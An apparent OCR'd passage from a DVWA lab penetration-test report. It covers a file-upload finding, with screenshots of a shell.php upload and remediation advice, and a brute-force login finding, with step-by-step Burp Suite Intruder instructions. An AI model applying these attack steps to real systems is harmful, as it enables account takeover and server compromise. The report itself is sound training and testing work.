
- Full server compromise via web shells
- Attackers can: Read or modify files, Escalate privileges, Launch further attacks from the server


Remediation:

- Restrict to known-safe file extensions and MIME types
- Store files outside web root or with randomized names
- Disable execution permissions on upload directories
- Use libraries (e.g., getimagesize()) to verify image files

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration//


Vulnerability: File Upload :: Dam
127.0.0.1:8080/DVWA/vulnerabilities/upload/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File
shell.php
Upload
More Information
https://www.owasp.org/index.php/Unrestricted_File_Upload
https://blogs.securiteam.com/index.php/archives/1268
https://www.acunetix.com/websitesecurity/upload-forms-threat/


Vulnerability: File Upload :: Dam
127.0.0.1:8080/DVWA/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File
No file chosen
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More Information
https://www.owasp.org/index.php/Unrestricted_File_Upload
https://blogs.securiteam.com/index.php/archives/1268
https://www.acunetix.com/websitesecurity/upload-forms-threat/



File uploaded successfully!

Vulnerability 10 – Application is Vulnerable to Brute Force Login

Severity:	High
Prerequisites:	• DVWA Security Level: **Low** • **Burp Suite (Community Edition)** installed and running • **Browser proxy** configured to 127.0.0.1:8888 • **Logged-in user** required to access the vulnerable module • No CAPTCHA or rate-limiting
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/brute/ 2. Enter username: admin, and any dummy password (e.g., test) 3. Intercept the request using Burp Suite 4. Right-click → Send to Intruder 5. In Intruder > Positions, clear all, and highlight only: **password=test** → **Click Add to set §test§ as the attack position** 6. In Payloads tab, load a wordlist of common passwords (e.g., password, admin, letmein) 7. Click **Start Attack** 8. Identify the successful response by looking for different Length or Status Code 9. Response shows : **Welcome to the password protected area admin**

Vulnerability 10 – Application is Vulnerable to Brute Force Login

Expected Result :

- Application should detect brute-force attempts
- Implement CAPTCHA or rate-limiting
- Lock account or block IP after repeated failures

Actual Result:

- Unlimited login attempts are allowed
- No delay, CAPTCHA, or lockout
- Password was successfully guessed using automation


Impact:

